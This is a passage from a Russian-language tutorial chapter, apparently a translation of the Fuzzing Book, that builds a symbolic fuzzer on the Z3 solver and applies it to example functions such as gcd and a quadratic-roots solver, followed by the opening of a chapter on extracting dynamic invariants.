            if isinstance(elt.ast_node, ast.AnnAssign):
                if elt.ast_node.target.id in {'_if', '_while'}:
                    s = to_src(elt.ast_node.annotation)
                    predicates.append(
                        ("%s" if idx == 0 else "z3.Not(%s)") % s)
                elif isinstance(elt.ast_node.annotation, ast.Call):
                    assert elt.ast_node.annotation.func.id == self.fn_name
                else:
                    node = elt.ast_node
                    t = ast.Compare(node.target, [ast.Eq()], [node.value])
                    predicates.append(to_src(t))
            elif isinstance(elt.ast_node, ast.Assign):
                node = elt.ast_node
                t = ast.Compare(
                    node.targets[0], [ast.Eq()], [node.value])
                predicates.append(to_src(t))
        return predicates
```

```
symfz_ct = SimpleSymbolicFuzzer(check_triangle)
all_paths = symfz_ct.get_all_paths(symfz_ct.fnenter)
symfz_ct.extract_constraints(all_paths[0])
```

```
['a == b', 'a == c', 'b == c']
```

Для следующего пути последняя ветвь ложна:

```
['a == b', 'a == c', 'z3.Not(b == c)']
```

Фаззинг простым символьным фаззером

Создадим контрольную точку решателя, чтобы временно проверить предикат и затем откатить состояние:

```
from contextlib import contextmanager
```

```
@contextmanager
def checkpoint(z3solver):
    z3solver.push()
    yield z3solver
    z3solver.pop()
```

`solve_path_constraint()` извлекает ограничения пути, добавляет их под контрольной точкой и возвращает модель. Найденные значения затем запрещаются, чтобы не использовать одно решение повторно.

```
class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def solve_path_constraint(self, path):
        constraints = self.extract_constraints(path)
        decl = define_symbolic_vars(self.used_variables, '')
        exec(decl)

        solutions = {}
        with checkpoint(self.z3):
```

```

        st = 'self.z3.add(%)' % ', '.join(constraints)
        eval(st)
        if self.z3.check() != z3.sat:
            return {}
        m = self.z3.model()
        solutions = {d.name(): m[d] for d in m.decls()}
        my_args = {
            k: solutions.get(k, None) for k in self.fn_args
        }

        predicate = 'z3.And(%)' % ', '.join(
            ["%s == %s" % (k, v) for k, v in my_args.items()])
        eval('self.z3.add(z3.Not(%s))' % predicate)
        return my_args

```

`get_next_path()` циклически выбирает очередной путь, а `fuzz()` пытается решить пути по порядку:

```

class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def get_next_path(self):
        self.last_path -= 1
        if self.last_path == -1:
            self.last_path = len(self.paths) - 1
        return self.paths[self.last_path]

    def fuzz(self):
        """Получить решение для одного пути.
        Вернуть отображение имён переменных в символьные значения Z3."""
        for i in range(self.max_tries):
            res = self.solve_path_constraint(self.get_next_path())
            if res:
                return res
        return {}

```

Возвращаемые целые значения Z3 преобразуются методом `as_long()`:

```

symfz_ct = SimpleSymbolicFuzzer(check_triangle)
for i in range(1, 10):
    args = symfz_ct.fuzz()
    res = check_triangle(args['a'].as_long(),
                          args['b'].as_long(),
                          args['c'].as_long())
    print(args, "result:", res)

{'a': 2, 'b': 3, 'c': 3} result: Isosceles
{'a': 6, 'b': 4, 'c': 5} result: Scalene
{'a': 8, 'b': 7, 'c': 8} result: Isosceles
{'a': 9, 'b': 9, 'c': 10} result: Isosceles
{'a': 11, 'b': 11, 'c': 11} result: Equilateral
{'a': 13, 'b': 12, 'c': 12} result: Isosceles
{'a': 16, 'b': 14, 'c': 15} result: Scalene
{'a': 18, 'b': 17, 'c': 18} result: Isosceles
{'a': 19, 'b': 19, 'c': 20} result: Isosceles

```

Для символьных дробей отдельно извлекаются числитель и знаменатель:

```

symfz_av = SimpleSymbolicFuzzer(abs_value)
for i in range(1, 10):
    args = symfz_av.fuzz()
    abs_res = abs_value(
        args['x'].numerator_as_long()
        / args['x'].denominator_as_long())
    print(args, "result:", abs_res)

{'x': 0} result: 0.0
{'x': -1/2} result: 0.5
{'x': 1/2} result: 0.5
{'x': -1/4} result: 0.25
{'x': 1/4} result: 0.25

```

Для проверенных простых программ `SimpleSymbolicFuzzer` работает хорошо.

Проблемы простого фаззера

Он не умеет обрабатывать повторные присваивания и циклы. Рассмотрим алгоритм Евклида:

```
def gcd(a: int, b: int) -> int:
    if a < b:
        c: int = a # type: ignore
        a = b
        b = c

    while b != 0:
        c: int = a # type: ignore
        a = b
        b = c % b

    return a
```

CFG содержит обратное ребро от `b = c % b` к условию `while b != 0`. Рекурсивный `get_all_paths()` бесконечно следует по нему и даже при глубине 1000 завершается ожидаемым исключением:

```
with ExpectError():
    symfz_gcd = SimpleSymbolicFuzzer(
        gcd, max_depth=1000, max_iter=10)

Exception: Maximum depth exceeded (expected)
```

Продвинутый символьный фаззинг

Теперь определим `SymbolicFuzzer`, который поддерживает повторные присваивания и *разворачивание циклов*:

```
class SymbolicFuzzer(SimpleSymbolicFuzzer):
    """Символьный фаззинг с присваиваниями и разворачиванием циклов"""

    def options(self, kwargs):
        super().options(kwargs)
```

После разрешения повторных присваиваний нужно различать новые версии переменных. Этим займёмся далее.

Работа с повторными присваиваниями

Переименуем все переменные выражения, добавляя к имени счётчик использования. Окружение `env` хранит текущий индекс каждой переменной. Например, при `env['v'] == 1` имя `v` превращается в `_v_1`. Здесь нельзя воспользоваться `ast.NodeTransformer`, поскольку он изменил бы исходный AST.

```
def rename_variables(astnode, env):
    if isinstance(astnode, ast.BoolOp):
        fn = 'z3.And' if isinstance(astnode.op, ast.And) else 'z3.Or'
        return ast.Call(
            ast.Name(fn, None),
            [rename_variables(i, env) for i in astnode.values], [])
    elif isinstance(astnode, ast.BinOp):
        return ast.BinOp(
            rename_variables(astnode.left, env), astnode.op,
            rename_variables(astnode.right, env))
    elif isinstance(astnode, ast.UnaryOp):
```

```

    if isinstance(astnode.op, ast.Not):
        return ast.Call(
            ast.Name('z3.Not', None),
            [rename_variables(astnode.operand, env)], [])
    else:
        return ast.UnaryOp(
            astnode.op, rename_variables(astnode.operand, env))
elif isinstance(astnode, ast.Call):
    return ast.Call(
        astnode.func,
        [rename_variables(i, env) for i in astnode.args],
        astnode.keywords)
elif isinstance(astnode, ast.Compare):
    return ast.Compare(
        rename_variables(astnode.left, env), astnode.ops,
        [rename_variables(i, env) for i in astnode.comparators])
elif isinstance(astnode, ast.Name):
    if astnode.id not in env:
        env[astnode.id] = 0
        num = env[astnode.id]
        return ast.Name('_%s_%d' % (astnode.id, num), astnode.ctx)
elif isinstance(astnode, ast.Return):
    return ast.Return(rename_variables(astnode.value, env))
else:
    return astnode

```

Проверим преобразование логического выражения:

```

env = {'x': 1}
ba = get_expression('x == 1 and y == 2')
assert to_src(rename_variables(ba, env)) == \
    'z3.And(_x_1 == 1, _y_0 == 2)'

```

Переменная x получила уже записанную версию 1, а прежде не встречавшаяся y — версию 0.

То же преобразование работает для унарных операций, отрицания, сравнений и вызовов:

```

assert to_src(rename_variables(
    get_expression('-y'), env)) == '-_y_0'
assert to_src(rename_variables(
    get_expression('not y'), env)) == 'z3.Not(_y_0)'
assert to_src(rename_variables(
    get_expression('x == y'), env)) == '_x_1 == _y_0'
assert to_src(rename_variables(
    get_expression('fn(x,y)'), env)) == 'fn(_x_1, _y_0)'

```

Теперь нужно обработать CFG и правильно преобразовать пути.

Отслеживание присваиваний

Для хранения текущего узла CFG определим структуру PNode:

```

class PNode:
    def __init__(self, idx, cfgnode, parent=None,
                 order=0, seen=None):
        self.seen = {} if seen is None else seen
        self.max_iter = MAX_ITER
        self.idx = idx
        self.cfgnode = cfgnode
        self.parent = parent
        self.order = order

    def __repr__(self):
        return "PNode:%d[%s order:%d]" % (
            self.idx, str(self.cfgnode), self.order)

```

copy() создаёт копию для потомка и записывает порядковый номер выбранной ветви:

```

class PNode(PNode):

```

```
def copy(self, order):
    p = PNode(self.idx, self.cfgnode,
               self.parent, order, self.seen)
    assert p.order == order
    return p
```

Пошаговое исследование путей

SimpleSymbolicFuzzer исследовал один путь до конца, прежде чем переходить к другому. Это не всегда эффективно: полезнее расширять каждое возможное выполнение по одному шагу.

Метод `explore()` возвращает потомков узла. Счётчик `seen` ограничивает повторное прохождение ребра и тем самым разворачивает цикл не более `max_iter` раз. Внешний код управляет порядком обхода и может останавливать или приоритизировать пути.

```
class PNode(PNode):
    def explore(self):
        ret = []
        for (i, n) in enumerate(self.cfgnode.children):
            key = "[%d]%" % (self.idx + 1, n)
            ccount = self.seen.get(key, 0)
            if ccount > self.max_iter:
                continue
            self.seen[key] = ccount + 1
            pn = PNode(self.idx + 1, n, self.copy(i),
                       seen=self.seen)
            ret.append(pn)
        return ret
```

Метод `get_path_to_root()` поднимается по цепочке `child → parent` и восстанавливает полный путь:

```
class PNode(PNode):
    def get_path_to_root(self):
        path = []
        n = self
        while n:
            path.append(n)
            n = n.parent
        return list(reversed(path))
```

Строковое представление узла должно иметь форму, разрешимую Z3:

```
class PNode(PNode):
    def __str__(self):
        path = self.get_path_to_root()
        ssa_path = to_single_assignment_predicates(path)
        return ', '.join([to_src(p) for p in ssa_path])
```

Перед использованием остаётся переименовать переменные пути так, чтобы повторные присваивания получили отдельные версии.

Переименование используемых переменных

Функция `to_single_assignment_predicates()` проходит путь сверху вниз. В окружении `env` хранится номер текущей версии каждой переменной. Входной узел превращается в связь между обычными аргументами и их нулевыми версиями; условия `if` и `while` переименовываются и, для второй ветви, отрицаются; каждому присваиванию соответствует новое равенство. Узлы выхода, `return` и `pass` ограничений не добавляют.

```
def to_single_assignment_predicates(path):
    env = {}
```

```

new_path = []
for i, node in enumerate(path):
    ast_node = node.cfgnode.ast_node
    new_node = None
    if isinstance(ast_node, ast.AnnAssign) and ast_node.target.id in {
        'exit'}:
        new_node = None
    elif isinstance(ast_node, ast.AnnAssign) and ast_node.target.id in {'enter'}:
        args = [
            ast.parse(
                "%s == _%s_0" %
                (a.id, a.id)).body[0].value for a in ast_node.annotation.args]
        new_node = ast.Call(ast.Name('z3.And', None), args, [])
    elif isinstance(ast_node, ast.AnnAssign) and ast_node.target.id in {'_if', '_while'}:
        new_node = rename_variables(ast_node.annotation, env)
        if node.order != 0:
            assert node.order == 1
            new_node = ast.Call(ast.Name('z3.Not', None), [new_node], [])
    elif isinstance(ast_node, ast.AnnAssign):
        assigned = ast_node.target.id
        val = [rename_variables(ast_node.value, env)]
        env[assigned] = 0 if assigned not in env else env[assigned] + 1
        target = ast.Name('_%s_%d' %
            (ast_node.target.id, env[assigned]), None)
        new_node = ast.Expr(ast.Compare(target, [ast.Eq()], val))
    elif isinstance(ast_node, ast.Assign):
        assigned = ast_node.targets[0].id
        val = [rename_variables(ast_node.value, env)]
        env[assigned] = 0 if assigned not in env else env[assigned] + 1
        target = ast.Name('_%s_%d' %
            (ast_node.targets[0].id, env[assigned]), None)
        new_node = ast.Expr(ast.Compare(target, [ast.Eq()], val))
    elif isinstance(ast_node, (ast.Return, ast.Pass)):
        new_node = None
    else:
        s = "NI %s %s" % (type(ast_node), ast_node.target.id)
        raise Exception(s)
    new_path.append(new_node)
return new_path

```

Проверим преобразование на первых узлах gcd():

```

p = PNode(0, gcd_fnenter)
path = p.explore()[0].explore()[0].explore()[0].get_path_to_root()
spath = to_single_assignment_predicates(path)
[to_src(s) for s in spath]

['z3.And(a == _a_0, b == _b_0)', '_a_0 < _b_0',
 '_c_0 == _a_0', '_a_1 == _b_0']

```

Проверка перед разворачиванием цикла

В новых формулах встречаются имена вроде `_a_0`, которых нет в исходной сигнатуре. Следующая функция сопоставляет каждой такой версии тип исходной переменной:

```

def identifiers_with_types(identifiers, defined):
    with_types = dict(defined)
    for i in identifiers:
        if i[0] == '_':
            nxt = i[1:].find('_', 1)
            name = i[1:nxt + 1]
            assert name in defined
            typ = defined[name]
            with_types[i] = typ
    return with_types

```


Решение путевых ограничений

Из SSA-пути извлекаются только непустые предикаты:

```
class SymbolicFuzzer(SymbolicFuzzer):
    def extract_constraints(self, path):
        return [to_src(p) for p in to_single_assignment_predicates(path) if p]
```

Затем объявляются все исходные и версионированные переменные, а ограничения передаются Z3. После получения модели сохраняются лишь значения формальных аргументов. Найденное решение отрицается и добавляется в решатель, чтобы следующий вызов не возвращал тот же набор входов.

```
class SymbolicFuzzer(SymbolicFuzzer):
    def solve_path_constraint(self, path):
        constraints = self.extract_constraints(path)
        identifiers = [
            c for i in constraints for c in used_identifiers(i)]
        with_types = identifiers_with_types(
            identifiers, self.used_variables)
        decl = define_symbolic_vars(with_types, '')
        exec(decl)

        solutions = {}
        with checkpoint(self.z3):
            st = 'self.z3.add(%s)' % ', '.join(constraints)
            eval(st)
            if self.z3.check() != z3.sat:
                return {}
            m = self.z3.model()
            solutions = {d.name(): m[d] for d in m.decls()}
            my_args = {k: solutions.get(k, None) for k in self.fn_args}

            predicate = 'z3.And(%s)' % ', '.join(
                ["%s == %s" % (k, v) for k, v in my_args.items()])
            eval('self.z3.add(z3.Not(%s))' % predicate)
            return my_args
```

Порождение всех путей

Расширенный фаззер исследует граф послойно. На каждой итерации каждый незавершённый путь расширяется на один узел; завершённые пути откладываются отдельно. `max_depth` и `max_iter` ограничивают бесконечное разворачивание циклов.

```
class SymbolicFuzzer(SymbolicFuzzer):
    def get_all_paths(self, fenter):
        path_lst = [PNode(0, fenter)]
        completed = []
        for i in range(self.max_iter):
            new_paths = [PNode(0, fenter)]
            for path in path_lst:
                if path.cfgnode.children:
                    np = path.explore()
                    for p in np:
                        if path.idx > self.max_depth:
                            break
                        new_paths.append(p)
                else:
                    completed.append(path)
            path_lst = new_paths
        return completed + path_lst

asymfz_gcd = SymbolicFuzzer(gcd, max_iter=10,
                             max_tries=10, max_depth=10)
all_paths = asymfz_gcd.get_all_paths(asymfz_gcd.fntenter)
len(all_paths)
```

Например, ограничения одного из самых длинных найденных путей имеют вид:

```
print('\n'.join(asmfz_gcd.extract_constraints(
    all_paths[37].get_path_to_root()))))

z3.And(a == _a_0, b == _b_0)
z3.Not(_a_0 < _b_0)
_b_0 != 0
_c_0 == _a_0
_a_1 == _b_0
_b_1 == _c_0 % _b_0
_b_1 != 0
_c_1 == _a_1
_a_2 == _b_1
_b_2 == _c_1 % _b_1
_b_2 != 0
```

Фаззинг с расширенным символьным фаззером

Пути выдаются с конца списка и перебираются по кругу:

```
class SymbolicFuzzer(SymbolicFuzzer):
    def get_next_path(self):
        self.last_path -= 1
        if self.last_path == -1:
            self.last_path = len(self.paths) - 1
        return self.paths[self.last_path].get_path_to_root()
```

Теперь фаззер справляется и с повторными присваиваниями в `gcd()`:

```
asmfz_gcd = SymbolicFuzzer(
    gcd, max_tries=10, max_iter=10, max_depth=10)
data = []
for i in range(10):
    r = asmfz_gcd.fuzz()
    data.append((r['a'].as_long(), r['b'].as_long()))
    v = gcd(*data[-1])
    print(r, "result:", repr(v))

{'a': 8, 'b': 3} result: 1
{'a': 1, 'b': 2} result: 1
{'a': 2, 'b': 5} result: 1
{'a': 5, 'b': 2} result: 1
{'a': 3, 'b': 4} result: 1
{'a': 9, 'b': 9} result: 9
{'a': 7, 'b': 6} result: 1
{'a': 5, 'b': 10} result: 5
{'a': 3, 'b': 1} result: 1
{'a': 10, 'b': 7} result: 1
```

Запуск этих данных под ArcCoverage и визуализация CFG показывают полное покрытие как ветвей, так и операторов. Сгенерированная Graphviz-диаграмма здесь не приводится: она лишь подсвечивает зелёным все пройденные рёбра уже показанного графа.

Пример: корни квадратного уравнения

Рассмотрим программу вычисления корней квадратного уравнения. Квадратный корень из дискриминанта она приближённо находит итерацией Ньютона.

```
from typing import Tuple

def roots(a: float, b: float, c: float) -> Tuple[float, float]:
```

```

d: float = b * b - 4 * a * c
ax: float = 0.5 * d
bx: float = 0
while (ax - bx) > 0.1:
    bx = 0.5 * (ax + d / ax)
    ax = bx

s: float = bx
a2: float = 2 * a
ba2: float = b / a2

return -ba2 + s / a2, -ba2 - s / a2

```

Для преобразования символьных значений в числа с плавающей точкой понадобится вспомогательная функция:

```

def sym_to_float(v):
    if v is None:
        return math.inf
    elif isinstance(v, z3.IntNumRef):
        return v.as_long()
    return v.numerator_as_long() / v.denominator_as_long()

```

Создадим фаззер и начнём генерировать входы:

```

asymfz_roots = SymbolicFuzzer(
    roots, max_tries=10, max_iter=10, max_depth=10)

with ExpectError():
    for i in range(100):
        r = asymfz_roots.fuzz()
        print(r)
        d = [sym_to_float(r[i]) for i in ['a', 'b', 'c']]
        v = roots(*d)
        print(d, v)

{'a': 11/10, 'b': 0, 'c': -1/2}
[1.1, 0.0, -0.5] (0.7045454545454545, -0.7045454545454545)
{'a': 0, 'b': 58617/131072, 'c': -1/2}
ZeroDivisionError: float division by zero (expected)

```

Фаззер обнаружил деление на ноль. Можно ли устранить ошибку?

Корни: проверка перед делением

Сначала обработаем вырожденный случай $a == 0$ как линейное уравнение:

```

def roots2(a: float, b: float, c: float) -> Tuple[float, float]:
    d: float = b * b - 4 * a * c

    xa: float = 0.5 * d
    xb: float = 0
    while (xa - xb) > 0.1:
        xb = 0.5 * (xa + d / xa)
        xa = xb

    s: float = xb

    if a == 0:
        return -c / b, -c / b # only one solution

    a2: float = 2 * a
    ba2: float = b / a2
    return -ba2 + s / a2, -ba2 - s / a2

```

Однако при $a == 0$ и $b == 0$ новая версия всё ещё делит на ноль. Символьный фаззер находит этот случай при проверке тысячи входов:

```

asymfz_roots = SymbolicFuzzer(
    roots2, max_tries=10, max_iter=10, max_depth=10)

with ExpectError():
    for i in range(1000):
        r = asymfz_roots.fuzz()
        d = [sym_to_float(r[i]) for i in ['a', 'b', 'c']]
        v = roots2(*d)

ZeroDivisionError: float division by zero (expected)

```

Исправление оказалось неполным. Попробуем ещё раз.

Корни: устранение деления на ноль

```

import math

def roots3(a: float, b: float, c: float) -> Tuple[float, float]:
    d: float = b * b - 4 * a * c

    xa: float = 0.5 * d
    xb: float = 0
    while (xa - xb) > 0.1:
        xb = 0.5 * (xa + d / xa)
        xa = xb
    s: float = xb

    if a == 0:
        if b == 0:
            return math.inf, math.inf
        return -c / b, -c / b # only one solution

    a2: float = 2 * a
    ba2: float = b / a2
    return -ba2 + s / a2, -ba2 - s / a2

asymfz_roots = SymbolicFuzzer(
    roots3, max_tries=10, max_iter=10, max_depth=10)

for i in range(10):
    r = asymfz_roots.fuzz()
    print(r)
    d = [sym_to_float(r[i]) for i in ['a', 'b', 'c']]
    v = roots3(*d)
    print(d, v)

{'a': -1, 'b': 0, 'c': 0}
[-1.0, 0.0, 0.0] (0.0, 0.0)
{'a': -11/20, 'b': 0, 'c': 1}
[-0.55, 0.0, 1.0] (-1.409090909090909, 1.409090909090909)
{'a': -1/40, 'b': 0, 'c': 2}
[-0.025, 0.0, 2.0] (0.0, 0.0)
{'a': 0, 'b': -1/4, 'c': 3}
[0.0, -0.25, 3.0] (12.0, 12.0)
{'a': 0, 'b': 0, 'c': 4}
[0.0, 0.0, 4.0] (inf, inf)
{'a': 0, 'b': -777645/524288, 'c': 5}
[0.0, -1.4832401275634766, 5.0] (3.370998334715712, 3.370998334715712)
{'a': -2/91, 'b': 0, 'c': 91/40}
[-0.02197802197802198, 0.0, 2.275] (0.0, 0.0)
{'a': 0, 'b': 4/9, 'c': 6}
[0.0, 0.4444444444444444, 6.0] (-13.5, -13.5)
{'a': 0, 'b': 0, 'c': 7}
[0.0, 0.0, 7.0] (inf, inf)
{'a': -7/6, 'b': -1, 'c': 3/2}
[-1.1666666666666667, -1.0, 1.5] (-1.7142857142857142, 0.857142857142857)

```

Так мы продемонстрировали, что `SymbolicFuzzer` способен фаззить программы и помогать находить дефекты в коде.

Ограничения

В `roots3()` осталась очевидная ошибка: программа не проверяет отрицательный дискриминант. Почему символьное выполнение её не обнаружило? Мы прекращаем выполнение на заранее заданной глубине и не порождаем при этом ошибку. Иными словами, наше символьное выполнение широко, но неглубоко. Один из способов преодолеть это ограничение — [конколическое выполнение](#), позволяющее заходить глубже чисто символьного.

Вторая проблема — высокая вычислительная стоимость символьного выполнения. Поэтому фаззеры на основе спецификаций часто генерируют гораздо больше входов и достигают большего покрытия в программах без «магических» байтов, где пространство входов даёт достаточно плавный градиент для исследования.

Усвоенные уроки

- Символьное выполнение позволяет дополнить набор входов так, чтобы исследовать все характеристики программы.
- Символьное выполнение может быть широким, но неглубоким.
- Оно особенно хорошо подходит программам, требующим присутствия во входе конкретных значений. Если таких значений нет, а пространство входов образует градиент покрытия, его полезность снижается.

Что дальше

- [Фаззинг на основе поиска](#) часто оказывается приемлемым промежуточным решением: случайный фаззинг уже недостаточен, а символьный слишком тяжеловесен.

Предыстория

Символьное выполнение программ впервые описал Кинг в 1976 году [king1976symbolic]. Оно широко применяется при анализе уязвимостей, особенно в двоичных программах. Среди известных инструментов символьного выполнения — *KLEE* [KLEE], *angr* [wang2017angr], *Driller* [stephens2016driller] и *SAGE* [godefroid2012sage]. Самая известная среда символьного выполнения Python — *CHEF* [bucur2014prototyping]; она модифицирует интерпретатор.

Используемый в этой главе решатель Z3 был разработан в Microsoft Research под руководством Леонардо де Моуры и Николая Бьёрнера [z3]. Это один из самых популярных решателей ограничений.

Упражнения

Упражнение 1. Расширение символьного фаззера сводками функций

В первом разделе мы показали, как строить сводки функций. Можете ли вы расширить `SymbolicFuzzer`, чтобы при необходимости он использовал такие сводки?

Решение. Пока отсутствует.

Упражнение 2. Статическая проверка необходимости дальнейшего разворачивания цикла

Мы разворачивали циклы до фиксированной глубины. Но не каждый цикл нужно разворачивать полностью: некоторые выполняются лишь постоянное число раз. Например:

```
i = 0
while i < 10:
    i += 1
```

Этот цикл нужно развернуть ровно десять раз. Реализуйте для подобных случаев метод `can_be_satisfied()`, вызываемый из `get_all_paths()`: продолжать разворачивание следует лишь тогда, когда путевое условие ещё выполнимо.

```
class SymbolicFuzzer(SymbolicFuzzer):
    def get_all_paths(self, fenter):
        path_lst = [PNode(0, fenter)]
        completed = []
        for i in range(self.max_iter):
            new_paths = [PNode(0, fenter)]
            for path in path_lst:
                # explore each path once
                if path.cfgnode.children:
                    np = path.explore()
                    for p in np:
                        if path.idx > self.max_depth:
                            break
                        if self.can_be_satisfied(p):
                            new_paths.append(p)
                        else:
                            break
            else:
                completed.append(path)
            path_lst = new_paths
        return completed + path_lst
```

Решение. Один из вариантов:

```
class SymbolicFuzzer(SymbolicFuzzer):
    def can_be_satisfied(self, p):
        s2 = self.extract_constraints(p.get_path_to_root())
        s = z3.Solver()
        identifiers = [c for i in s2 for c in used_identifiers(i)]
        with_types = identifiers_with_types(identifiers, self.used_variables)
        decl = define_symbolic_vars(with_types, '')
        exec(decl)
        exec("s.add(z3.And(%s))" % ','.join(s2), globals(), locals())
        return s.check() == z3.sat
```

С такой реализацией новое условие добавляется к пути тогда и только тогда, когда после этого путь остаётся выполнимым.

Упражнение 3. Реализация конколического фаззера

В главе о [конколическом фаззинге](#) мы трассировали функцию с помощью отслеживания информационных потоков. Этот подход неидеален: ограничения могут потеряться, когда поток информации не прямой, например обусловлен потоком управления. Реализуйте конколическую трассировку на инфраструктуре символьного выполнения, построенной в этой главе.

Решение. Ниже приведён возможный вариант.

При конколическом выполнении начальный вход направляет символьное выполнение. Мы собираем номера строк, пройденных с этим входом, и передаём их символьному исполнителю. На шаге `explore()` выбирается лишь потомок, соответствующий фактическому пути начального выполнения. Так получается полный набор ограничений вдоль *репрезентативного пути*. Затем можно выбрать предикат, инвертировать его и исследовать соседние пути программы.

Сначала изменим `ArcCoverage`, чтобы он возвращал все пройденные программой строки:

```
class TrackingArcCoverage(ArcCoverage):
    def offsets_from_entry(self, fn):
        zero = self._trace[0][1] - 1
        return [1 - zero for (f, l) in self._trace if f == fn]

with TrackingArcCoverage() as cov:
    roots3(1, 1, 1)

cov.offsets_from_entry('roots3')

[1, 2, 4, 5, 6, 9, 11, 16, 17, 18]
```

`ConcolicTracer` сначала получает трассу программы на начальном входе:

```
class ConcolicTracer(SymbolicFuzzer):
    def __init__(self, fn, fnargs, **kwargs):
        with TrackingArcCoverage() as cov:
            fn(*fnargs)
        self.lines = cov.offsets_from_entry(fn.__name__)
        self.current_line = 0
        super().__init__(fn, **kwargs)
```

Новая версия `get_all_paths()` старается точно следовать пути начального выполнения:

```
class ConcolicTracer(ConcolicTracer):
    def get_all_paths(self, fenter):
        assert fenter.ast_node.lineno == self.lines[self.current_line]
        self.current_line += 1
        last_node = PNode(0, fenter)
        while last_node and self.current_line < len(self.lines):
            if last_node.cfgnode.children:
                np = last_node.explore()
                for p in np:
                    if self.lines[self.current_line] == p.cfgnode.ast_node.lineno:
                        self.current_line += 1
                        last_node = p
                        break
            else:
                last_node = None
                break
        else:
            break
        assert len(self.lines) == self.current_line
        return [last_node]
```

Конколическая трассировка выполнения

```
acfz_roots = ConcolicTracer(
```

```

roots3,
fnargs=[1, 1, 1],
max_tries=10,
max_iter=10,
max_depth=10)

```

Восстановленный путь имеет десять узлов: вход, вычисление d , инициализации x_a и x_b , ложную ветвь цикла, присваивание s , ложную ветвь $a == 0$, вычисления a_2 и ba_2 и, наконец, `return`. Сравнение номеров строк подтверждает точность восстановления:

```

print(cov.offsets_from_entry('roots3'))
print([i.cfgnode.ast_node.lineno
       for i in acfz_roots.paths[0].get_path_to_root()])
print(acfz_roots.lines)

[1, 2, 4, 5, 6, 9, 11, 16, 17, 18]
[1, 2, 4, 5, 6, 9, 11, 16, 17, 18]
[1, 2, 4, 5, 6, 9, 11, 16, 17, 18]

```

Теперь обычным способом извлечём ограничения:

```

constraints = acfz_roots.extract_constraints(
    acfz_roots.paths[0].get_path_to_root())
constraints

['z3.And(a == _a_0, b == _b_0, c == _c_0)',
 '_d_0 == _b_0 * _b_0 - 4 * _a_0 * _c_0',
 '_xa_0 == 0.5 * _d_0',
 '_xb_0 == 0',
 'z3.Not(_xa_0 - _xb_0 > 0.1)',
 '_s_0 == _xb_0',
 'z3.Not(_a_0 == 0)',
 '_a2_0 == 2 * _a_0',
 '_ba2_0 == _b_0 / _a2_0']

```

Преобразуем все идентификаторы в символьные переменные:

```

identifiers = [c for i in constraints for c in used_identifiers(i)]
with_types = identifiers_with_types(
    identifiers, acfz_roots.used_variables)
decl = define_symbolic_vars(with_types, '')
exec(decl)

```

Мы готовы решить ограничения. Должно ли решение дать в точности те же аргументы?

```

eval('z3.solve(%s)' % ', '.join(constraints))

[a = 1,
 _a_0 = 1,
 _b_0 = 1/8,
 _c_0 = 1,
 _ba2_0 = 1/16,
 _a2_0 = 2,
 _s_0 = 0,
 _xb_0 = 0,
 _xa_0 = -255/128,
 _d_0 = -255/64,
 c = 1,
 b = 1/8,
 /0 = [(1/8, 2) -> 1/16, else -> 0]]

acfz_roots.fuzz()

{'a': -1, 'b': 0, 'c': 0}

```

Прошли ли новые аргументы тот же путь? Визуализация покрытия для `roots(1, 1, 1)` и `roots(-1, 0, 0)` показывает одинаковые зелёные рёбра CFG: несмотря на различие аргументов, выполнен в точности тот же путь.

Как показано в главе о конколическом фаззинге, трассировка полезна ещё и для исследования соседних путей.

Исследование соседних путей

Мы получили приведённый выше список constraints. Соседние пути можно исследовать, отрицая условия начиная с самого последнего. Почему полезно начинать именно с конца?

```
new_constraints = constraints[0:4] + [  
    'z3.Not(%s)' % constraints[4]]  
new_constraints  
  
['z3.And(a == _a_0, b == _b_0, c == _c_0)',  
 '_d_0 == _b_0 * _b_0 - 4 * _a_0 * _c_0',  
 '_xa_0 == 0.5 * _d_0',  
 '_xb_0 == 0',  
 'z3.Not(z3.Not(_xa_0 - _xb_0 > 0.1))']  
  
eval('z3.solve(%s)' % ', '.join(new_constraints))  
  
[_a_0 = -11/20,  
 _b_0 = 0,  
 _c_0 = 1,  
 _xb_0 = 0,  
 _xa_0 = 11/10,  
 _d_0 = 11/5,  
 c = 1,  
 b = 0,  
 a = -11/20]
```

Визуализация выполнения `roots3(1, 0, -11 / 20)` подтверждает: теперь пройден другой путь, включающий тело цикла. Процедуру можно продолжать нужное число раз, исследуя все соседние пути.

Включите такое исследование непосредственно в конколический фаззер.

Решение. Пока отсутствует.

Совместимость

В прежних версиях этой главы класс `SymbolicFuzzer` назывался `AdvancedSymbolicFuzzer`.

```
AdvancedSymbolicFuzzer = SymbolicFuzzer  
  
("a_x, a_v_0, a_v, a_v_1 = z3.Real('a_x'), z3.Real('a_v_0'),  
 z3.Real('a_v'), z3.Real('a_v_1')",  
 "z3.Or(z3.And(z3.And(a_x < 0, a_v_0 == -a_x), a_v == a_v_0),  
 z3.And(z3.And(z3.Not(a_x < 0), a_v_1 == a_x), a_v == a_v_1))")
```

Извлечение спецификаций функций

При тестировании программы недостаточно покрыть различные варианты её поведения: нужно ещё *проверить*, соответствует ли результат ожиданиям. В этой главе представлена техника, позволяющая *извлекать* спецификации функций из набора выполнений и получать абстрактные формальные *описания* того, какие данные функция ожидает и что возвращает.

Такие *динамические инварианты* порождают по набору выполнений предусловия и постусловия для аргументов и переменных функции. Они полезны во многих ситуациях:

- динамические инварианты дают важные сведения для [символьного фаззинга](#), например типы и диапазоны аргументов;
- они предоставляют предусловия и постусловия для формальных доказательств и верификации программ;
- они дают множество утверждений, способных обнаружить изменение поведения функции;
- проверки из динамических инвариантов служат полезными *оракулами* для оценки результатов сгенерированных тестов.

Традиционно динамические инварианты зависят от выполнений, по которым были получены. Однако в сочетании с полноценными генераторами тестов они быстро становятся весьма точными, что и будет показано в этой главе.

Требования

- Следует знать основы трассировки выполнения из главы о [покрытии кода](#).
- Позднее мы будем обращаться к внутреннему *абстрактному синтаксическому дереву* программ Python и преобразовывать его, как в главе об [информационных потоках](#).

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.DynamicInvariants import <identifier>
```

В главе реализованы два класса, автоматически извлекающие спецификации функции по набору входов:

- `TypeAnnotator` — для *типов*;
- `InvariantAnnotator` — для *предусловий* и *постусловий*.

Оба класса наблюдают за функцией и её вызовами внутри блока `with`. Пример аннотатора типов:

```
def sum(a, b):
    return a + b

with TypeAnnotator() as type_annotator:
    sum(1, 2)
    sum(-4, -5)
    sum(0, 0)
```

Метод `typed_functions()` возвращает представление `sum()`, дополненное типами, наблюдавшимися при выполнении:
